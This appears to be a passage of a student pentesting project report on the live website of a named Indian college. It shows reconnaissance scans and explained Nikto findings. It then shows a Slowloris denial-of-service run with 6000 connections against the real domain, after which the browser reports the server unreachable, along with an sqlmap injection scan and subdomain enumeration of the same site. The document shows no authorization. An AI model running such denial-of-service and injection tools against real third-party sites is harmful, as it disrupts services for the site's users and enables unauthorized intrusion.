Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose|switch
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (91%), Bay Networks embedded (86%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/h:baynetworks:baystack_450
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (91%), Bay Networks BayStack
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.39 seconds
```

VULNERABILITY SCANNING:

NIKTO:

Nikto is a pluggable web server and CGI scanner written in Perl, using rfp's LibWhisker to perform fast security or informational checks. Features: Easily updatable CSV-format checks database. Output reports in plain text or HTML.

1. Server: Apache:

The presence of this vulnerability indicates that the website is utilizing the Apache web server software. Apache is one of the most popular web server software packages used globally. While the mention of Apache itself doesn't imply a security vulnerability, it provides valuable information about the underlying technology stack of the website. Knowing the server software version can assist attackers in formulating targeted attacks if they exploit any known vulnerabilities specific to that version.

2. The anti-clickjacking X-Frame-Options header is not present:

This vulnerability points out that the website lacks the X-Frame-Options header. The X-Frame-Options header is a security mechanism used to defend against clickjacking attacks. Clickjacking occurs when an attacker tricks users into unknowingly interacting with malicious content by overlaying it on top of legitimate websites. Without the X-Frame-Options header, the website is vulnerable to this type of attack, and an attacker could potentially load the website within an iframe on a malicious page, leading to unauthorized actions performed by unsuspecting users.

3. The X-Content-Type-Options header is not set:

This vulnerability indicates that the website is missing the X-Content-Type-Options header. The X-Content-Type-Options header is a security feature that helps prevent MIME-sniffing attacks. MIME-sniffing is a browser behavior where it attempts to guess the content type of a response if the declared MIME type is inconsistent. By setting the X-Content-Type-Options header to "nosniff," the browser is instructed to strictly interpret the content based on the declared MIME type, reducing the risk of executing malicious content.

4. Root page / redirects to: https://www.pit.ac.in/:

This vulnerability informs us that accessing the root page of the website results in a redirect to the URL "https://www.pit.ac.in/." While not necessarily a vulnerability, it provides insight into the website's redirection behavior. Redirections can be intentional, such as forwarding users to the main website or a different page, but they can also be abused by attackers to redirect users to malicious or phishing websites.

5. No CGI Directories found (use '-C all' to force check all possible dirs):

This vulnerability states that no CGI directories were discovered during the scan. Common Gateway Interface (CGI) directories can sometimes be vulnerable to specific attacks if not properly configured. While the absence of CGI directories is mentioned here, it doesn't necessarily mean the website is secure overall. Other vulnerabilities may still exist and need to be addressed to ensure comprehensive security.

6. /webmail/blank.html: IlohaMail 0.8.10 contains an XSS vulnerability:

This vulnerability highlights a specific page on the website, "/webmail/blank.html," which utilizes the IlohaMail 0.8.10 version. The mentioned version is known to have a cross-site scripting (XSS) vulnerability. XSS vulnerabilities allow attackers to inject and execute malicious code within the context of the web page viewed by users. This can lead to various attacks, such as stealing sensitive information, hijacking user sessions, or delivering malware.

7. /securecontrolpanel/: Web Server Control Panel:

This vulnerability indicates the presence of a web server control panel accessible at the "/securecontrolpanel/" path. Control panels provide administrative functionalities for managing the web server, website configurations, and other related settings. While not inherently a vulnerability, control panels can be attractive targets for attackers if they are not adequately secured.

8. /webmail/: Web-based mail package installed:

This vulnerability informs that a web-based mail package is installed on the website. While the presence of a webmail system itself is not necessarily a vulnerability, it indicates additional functionality and potential attack surface. Webmail systems can be targeted by attackers to gain unauthorized access to users' emails or exploit vulnerabilities within the mail software.

9. /mailman/listinfo: Mailman was found on the server. See: CWE-552:

This vulnerability highlights the presence of Mailman, a popular mailing list management software, on the server. The reference to CWE-552 suggests that it may be related to a security weakness listed in the Common Weakness Enumeration (CWE) database. Without further details, it is not possible to determine the specific weakness or vulnerability associated with Mailman.

10. /cpanel/: Web-based control panel. See: OSVDB-2117:

This vulnerability indicates the existence of a web-based control panel accessible at the "/cpanel/" path. The reference to OSVDB-2117 suggests the presence of a specific vulnerability associated with this control panel. However, without further details, it is not possible to determine the exact nature of the vulnerability. It is important to investigate further, identify the specific vulnerability, and take appropriate measures to mitigate the risk.

11. /img-sys/: Default image directory should not allow directory listing:

This vulnerability points out that the default image directory on the website is configured to allow directory listing. Directory listing occurs when a web server displays the contents of a directory when no index file (e.g., index.html) is present. Allowing directory listing can expose sensitive information about the directory structure, file names, and potentially reveal files that were intended to be kept private.

12. /webmail/lib/emailreader_execute_on_each_page.inc.php:

This might be interesting: has been seen in web logs from an unknown scanner:


This information highlights the presence of a specific file named "emailreader_execute_on_each_page.inc.php" within the "/webmail/lib/" directory. It has been detected in web logs from an unknown scanner. This finding suggests that the file might be of interest as it has attracted attention during scanning activities.

13. /controlpanel/: Admin login page/section found:

This vulnerability indicates the discovery of an admin login page or section at the "/controlpanel/" path on the website. The presence of such an administrative login interface can be a potential target for attackers attempting to gain unauthorized access to the website's administrative functionalities.


EXPLOITATION TOOL PENTMENU:


Pentmenu is Simple Bash Script for Recon and DOS Attacks.



```
Pentmenu>9
Using netcat for Slowloris attack....
Enter target:
pit.ac.in
Target is set to pit.ac.in
Enter target port (defaults to 80):
80
Using Port 80
Enter number of connections to open (default 2000):
6000
Choose interval between sending headers.
Default is [r]andom, between 5 and 15 seconds, or enter interval in seconds:
15
use SSL/TLS? [y]es or [n]o (default):
```

```
Slowloris attack ongoing ... this is connection 5973, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5974, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5975, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5976, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5977, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5978, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5979, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5980, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5981, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5982, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5983, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5984, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5985, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5986, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5987, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5988, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5989, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5990, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5991, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5992, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5993, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5994, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5995, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5996, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5997, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5998, interval is 15 seconds
Slowloris attack ongoing ... this is connection 5999, interval is 15 seconds
Slowloris attack ongoing ... this is connection 6000, interval is 15 seconds
Opened 6000 connections....returning to menu
Pentmenu>
```


Pentmenu - Simple Bash
Server Not Found
https://www.pit.ac.in
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Hmm. We're having trouble finding that site.
We can't connect to the server at www.pit.ac.in.
If that address is correct, here are three other things you can try:
Try again later.
Check your network connection.
If you are connected but behind a firewall, check that Firefox has permission to access the Web.
Try Again


Pentmenu - Simple Bash
Panimalar Institute of Tec
https://www.pit.ac.in
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Students Online Grievance
News
Events
Screen Reader
PANIMALAR
INSTITUTE OF TECHNOLOGY
JAISAKTHI EDUCATIONAL TRUST
About Us
Academics
Placement
Research
Facilities
NAAC
Admission 2023
Mandatory Disclosure
Counseling Code : 1231

SQLMAP TOOL:


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u https://www.pit.ac.in --crawl=2

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.6#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is t
sponsible for any misuse or damage caused by this program

[*] starting @ 20:41:16 /2023-06-27/

do you want to check for the existence of site's sitemap(.xml) [y/N] y
got a 302 redirect to 'https://pit.ac.in'. Do you want to follow? [Y/n] y
[20:41:34] [INFO] no links found
[20:41:34] [INFO] starting crawler for target URL 'https://www.pit.ac.in'
[20:41:34] [INFO] searching for links with depth 1
[20:41:35] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[20:41:43] [WARNING] running in a single-thread mode. This could take a while
[20:41:53] [INFO] 25/110 links visited (23%)
[20:41:53] [WARNING] potential CAPTCHA protection mechanism detected
[20:41:53] [INFO] 26/110 links visited (24%)
[20:41:53] [INFO] heuristics detected web page charset 'utf-8'
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other tools [
[20:42:20] [INFO] writing crawling results to a temporary file '/tmp/sqlmapunt4k1pi13140/sqlmapcrawler-0653y
[1/1] URL:
GET https://www.pit.ac.in/captcha/get_captcha.php?rand=1283372416
do you want to test this URL? [Y/n/q]
> y
[20:42:28] [INFO] testing URL 'https://www.pit.ac.in/captcha/get_captcha.php?rand=1283372416'
[20:42:28] [INFO] using '/home/kali/.local/share/sqlmap/output/results-06272023_0842pm.csv' as the CSV resul
[20:42:28] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ql5jkqsj1gh...qgkabbnll7'). D
[20:42:32] [INFO] checking if the target is protected by some kind of WAF/IPS
[20:42:32] [INFO] testing if the target URL content is stable
[20:42:32] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comp
manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c
[20:42:36] [INFO] searching for dynamic content
[20:42:36] [INFO] dynamic content marked for removal (1 region)
[20:42:36] [INFO] testing if GET parameter 'rand' is dynamic
[20:42:37] [WARNING] GET parameter 'rand' does not appear to be dynamic
[20:42:37] [WARNING] heuristic (basic) test shows that GET parameter 'rand' might not be injectable
[20:42:37] [INFO] testing for SQL injection on GET parameter 'rand'
[20:42:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:42:39] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[20:42:39] [INFO] testing 'MySQL ⩾ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRAC
```

```
[20:42:39] [INFO] testing 'MySQL ⩾ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRAC
[20:42:40] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[20:42:40] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[20:42:41] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[20:42:41] [INFO] testing 'Generic inline queries'
[20:42:41] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[20:42:42] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[20:42:42] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[20:42:43] [INFO] testing 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)'
[20:42:43] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[20:42:44] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[20:42:44] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique
[20:42:47] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[20:42:49] [WARNING] GET parameter 'rand' does not seem to be injectable
[20:42:49] [ERROR] all tested parameters do not appear to be injectable. Try to increase values for '--level
a low percentage of textual content (~39.96% of page content is text). If you suspect that there is some kin
r switch '--random-agent', skipping to the next target
[20:42:49] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/

[*] ending @ 20:42:49 /2023-06-27/
```

SUBFINDER TOOL:

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ subfinder -d pit.ac.in -v
[INF] Detected old /home/kali/.config/subfinder/config.yaml config file, trying to migrate providers to /home/kali/.config/subfinder/provider-config.yaml
[INF] Migration successful from /home/kali/.config/subfinder/config.yaml to /home/kali/.config/subfinder/provider-config.yaml.

                     __     _____
   _____  __  __  __/ /_   / __(_)___  ____/ /__  _____
  / ___/ / / / / / / __ \ / /_/ / __ \/ __  / _ \/ ___/
 (__  ) /_/ / /_/ / /_/ // __/ / / / / /_/ /  __/ /
/____/\__,_/\__,_/_.___//_/ /_/_/ /_/\__,_/\___/_/

                projectdiscovery.io

[INF] Current subfinder version v2.6.0 (latest)
[INF] Loading provider config from /home/kali/.config/subfinder/provider-config.yaml
[DBG] Selected source(s) for this search: whoisxmlapi, fofa, bevigil, censys, certspotter, fullhunt, hackertarget, hunter, leakix, quake, c99, virustotal, anubis, dnsdumpster, crtsh, bufferover, chaos,
, securitytrails, alienvault, shodan, riddler, passivetotal, dnsrepo
[INF] Enumerating subdomains for pit.ac.in
[DBG] Cannot use the virustotal source because there was no API key/secret defined for it.
[DBG] Cannot use the passivetotal source because there was no API key/secret defined for it.
[DBG] Cannot use the fofa source because there was no API key/secret defined for it.
[DBG] Cannot use the whoisxmlapi source because there was no API key/secret defined for it.
[DBG] Cannot use the bevigil source because there was no API key/secret defined for it.
[DBG] Cannot use the leakix source because there was no API key/secret defined for it.
[DBG] Cannot use the quake source because there was no API key/secret defined for it.
[DBG] Cannot use the c99 source because there was no API key/secret defined for it.
[DBG] Cannot use the censys source because there was no API key/secret defined for it.
[DBG] Cannot use the certspotter source because there was no API key/secret defined for it.
[DBG] Cannot use the fullhunt source because there was no API key/secret defined for it.
[DBG] Cannot use the hunter source because there was no API key/secret defined for it.
[DBG] Cannot use the bufferover source because there was no API key/secret defined for it.
[DBG] Cannot use the dnsrepo source because there was no API key/secret defined for it.
[DBG] Cannot use the chaos source because there was no API key/secret defined for it.
[DBG] Cannot use the chinaz source because there was no API key/secret defined for it.
[DBG] Cannot use the intelx source because there was no API key/secret defined for it.
[DBG] Cannot use the shodan source because there was no API key/secret defined for it.
[DBG] Cannot use the robtex source because there was no API key/secret defined for it.
[DBG] Cannot use the securitytrails source because there was no API key/secret defined for it.
[DBG] Response for failed request against https://riddler.io/search?q=pld:pit.ac.in&view_type=data_table:
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<HTML><HEAD><META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=iso-8859-1">
<TITLE>ERROR: The request could not be satisfied</TITLE>
</HEAD><BODY>
<H1>403 ERROR</H1>
<H2>The request could not be satisfied.</H2>
<HR noshade size="1px">
Request blocked.
We can't connect to the server for this app or website at this time. There might be too much traffic or a configuration error. Try again later, or contact the app or website owner.
<BR clear="all">
If you provide content to customers through CloudFront, you can find steps to troubleshoot and help prevent this error by reviewing the CloudFront documentation.
<BR clear="all">
<HR noshade size="1px">
```

```
<HR noshade size="1px">
<PRE>
Generated by cloudfront (CloudFront)
Request ID: KcbalGXIDxlADlqv4×0NDvemDFez961LJm41ja_oksihOSubGD71qw==
</PRE>
<ADDRESS>
</ADDRESS>
</BODY></HTML>
[WRN] Could not run source riddler: unexpected status code 403 received from https://riddler.io/search?q=pld:pit.ac.in&view_type=data_table
[leakix] www.pit.ac.in
[leakix] cpanel.pit.ac.in
[leakix] srv.pit.ac.in
[leakix] demo.pit.ac.in
[leakix] webdisk.pit.ac.in
[leakix] cpcontacts.pit.ac.in
[leakix] webmail.pit.ac.in
[leakix] mail.pit.ac.in
[leakix] cpcalendars.pit.ac.in
[alienvault] demo.pit.ac.in
[alienvault] srv.pit.ac.in
[alienvault] www.pit.ac.in
[alienvault] cpcalendars.pit.ac.in
[alienvault] cpcontacts.pit.ac.in
[DBG] Response for failed request against https://jonlu.ca/anubis/subdomains/pit.ac.in:
[]
[WRN] Could not run source anubis: unexpected status code 300 received from https://jonlu.ca/anubis/subdomains/pit.ac.in
[hackertarget] webdisk.pit.ac.in
[hackertarget] cpanel.pit.ac.in
[hackertarget] mail.pit.ac.in
[hackertarget] webmail.pit.ac.in
[hackertarget] demo.pit.ac.in
[hackertarget] backup.pit.ac.in
[hackertarget] cpcalendars.pit.ac.in
[hackertarget] cpcontacts.pit.ac.in
[hackertarget] srv.pit.ac.in
[digitorus] cpanel.pit.ac.in
[digitorus] www.pit.ac.in
[crtsh] srv.pit.ac.in
[crtsh] demo.pit.ac.in
[crtsh] cpanel.pit.ac.in
[crtsh] www.pit.ac.in
[crtsh] cpcalendars.pit.ac.in
[crtsh] cpcontacts.pit.ac.in
[crtsh] mail.pit.ac.in
[crtsh] webdisk.pit.ac.in
[crtsh] webmail.pit.ac.in
[crtsh] dev.pit.ac.in
[crtsh] www.dev.pit.ac.in
[crtsh] backup.pit.ac.in
[dnsdumpster] webdisk.pit.ac.in
[dnsdumpster] cpanel.pit.ac.in
[dnsdumpster] mail.pit.ac.in
```



1. ADVANTAGES & DISADVANTAGES

ADVANTAGES

This project on web application pentesting offers several advantages, including:

- Enhanced Security: The primary advantage of web application pentesting is improved security. By identifying vulnerabilities, weaknesses, and potential attack vectors in web applications, pentesting helps organizations address these issues before they can be exploited by malicious actors. This proactive approach significantly reduces the risk of security breaches, data leaks, and unauthorized access.
- Risk Mitigation: Web application pentesting helps organizations identify and mitigate risks associated with their web applications. By identifying vulnerabilitiesand providing recommendations for remediation, pentesting allows organizationsto prioritize and address potential risks effectively. This reduces the likelihood of financial loss, reputational damage, and regulatory non-compliance.
- Compliance with Standards and Regulations: Many industries have specific regulations and standards that require organizations to conduct regular security assessments, including web application pentesting. By performing

pentesting, organizations can demonstrate compliance with these requirements, ensuring that they meet the necessary security standards and avoid penalties or legalconsequences.

- Proactive Detection of Vulnerabilities: Pentesting allows organizations to proactively detect and address vulnerabilities in their web applications. It goes beyond automated vulnerability scanning by employing manual techniques and human expertise to identify complex vulnerabilities that automated tools may miss.This proactive approach helps prevent potential security incidents and reduces the need for reactive incident response measures.
- Validation of Security Controls: Pentesting provides an opportunity to validate the effectiveness of implemented security controls. It helps organizations assess if security measures, such as authentication mechanisms, access controls, and encryption, are working as intended and effectively protecting the applicationagainst potential attacks. This validation ensures that security controls are properly configured and provides insights for necessary adjustments or improvements.
- Awareness and Education: The project on web application pentesting can raise awareness among developers, system administrators, and other stakeholders about the importance of secure coding practices and the potential risks associated with web applications. It promotes a security-focused mindset and fosters a culture of proactive security measures within the organization.
- Continuous Improvement: Pentesting is not a one-time activity but an iterative process. By conducting regular pentesting assessments, organizations can continuously improve the security of their web applications. The findings and recommendations from each pentesting cycle can be used to drive improvements indevelopment practices, secure coding techniques, and overall security posture.
- Customer Confidence and Trust: Demonstrating a commitment to regular web application pentesting and ensuring the security of customer data can enhance customer confidence and trust. Customers are more likely to trust organizationsthat prioritize security and take proactive measures to protect their information. This can lead to increased customer satisfaction, loyalty, and a positive brand reputation.

Overall, the project on web application pentesting offers numerous advantages that contribute to a more secure and resilient web application environment. It helps organizations proactively identify and mitigate vulnerabilities, comply with regulations, validate security controls, raise awareness, and continuously improvetheir security practices.

DISADVANTAGES

While the project on web application pentesting offers significant benefits, it is important to consider potential disadvantages or challenges that may arise. Here are some possibledisadvantages:

- Time and Resource Intensive: Web application pentesting can be a time-consuming and resource-intensive process. It requires skilled professionals to conduct thorough assessments, analyze findings, and generate comprehensive reports. The project may require significant investment in terms of time, expertise, and financial resources.
- Limited Scope and Coverage: Pentesting focuses on specific web applications or systems within an organization's infrastructure. Due to time constraints or budget limitations, it may not be possible to test all web applications comprehensively. Asa result, some vulnerabilities or risks may go undetected, leaving potential entry points for attackers.
- False Sense of Security: The project's findings may give organizations a false sense of security, assuming that their web applications are fully secure after conducting pentesting. While pentesting is an important security measure, it cannot guarantee complete security. New vulnerabilities may emerge, and attackers may employ novel techniques that were not tested during the project.
- Disruption of Services: Pentesting activities may disrupt the normal operation of web applications or systems being tested. The testing process can sometimes cause temporary service interruptions, resulting in potential inconvenience for users or business operations. Proper planning and coordination with stakeholders are necessary to minimize such disruptions.
- Skill and Expertise Requirements: Effective web application pentesting requires skilled professionals with expertise in various areas, including web application security, network infrastructure, and coding practices. Acquiring and retainingsuch talent may pose challenges, especially for organizations with limited resources or in highly competitive job markets.

- Legal and Ethical Considerations: Conducting web application pentesting involves interacting with systems and networks, which may raise legal and ethical concerns if not properly authorized or performed within a controlled environment. Organizations must ensure they have proper permissions, adhere to ethical guidelines, and comply with applicable laws and regulations.
- Follow-up and Remediation Efforts: Identifying vulnerabilities is just the first step;addressing and remediating those vulnerabilities is equally important. The project may require additional resources and efforts to prioritize and remediate the identified vulnerabilities effectively. Timely remediation is crucial to ensure the identified risks are mitigated promptly.
- Dynamic Nature of Web Applications: Web applications are dynamic and constantly evolving. New features, updates, and changes in technology may introduce new vulnerabilities that were not present during the initial pentesting project. Regular follow- up assessments are necessary to keep up with the evolving security landscape.

Despite these potential disadvantages, web application pentesting remains a crucial component of a robust security program. By understanding and addressing these challenges, organizations can maximize the benefits of the project while mitigating potential drawbacks.

2. APPLICATIONS

1. **Organizations and Businesses:** Web application pentesting is primarily applicable to organizations and businesses that develop and maintain web applications. This includes:

- **Enterprises:** Large organizations with complex web applications and a substantial online presence can benefit from the project report to ensure their applications are secure and protected against potential cyber threats.
- **E-commerce Platforms:** Online retail platforms that handle sensitive customer data, such as personal and financial information, need to conduct regular web application pentesting to maintain the trust and security of their users.
- **Financial Institutions:** Banks, payment processors, and other financial institutions rely heavily on web applications for their services. Conducting thorough pentesting helps identify vulnerabilities that could compromise the security of transactions and customer data.
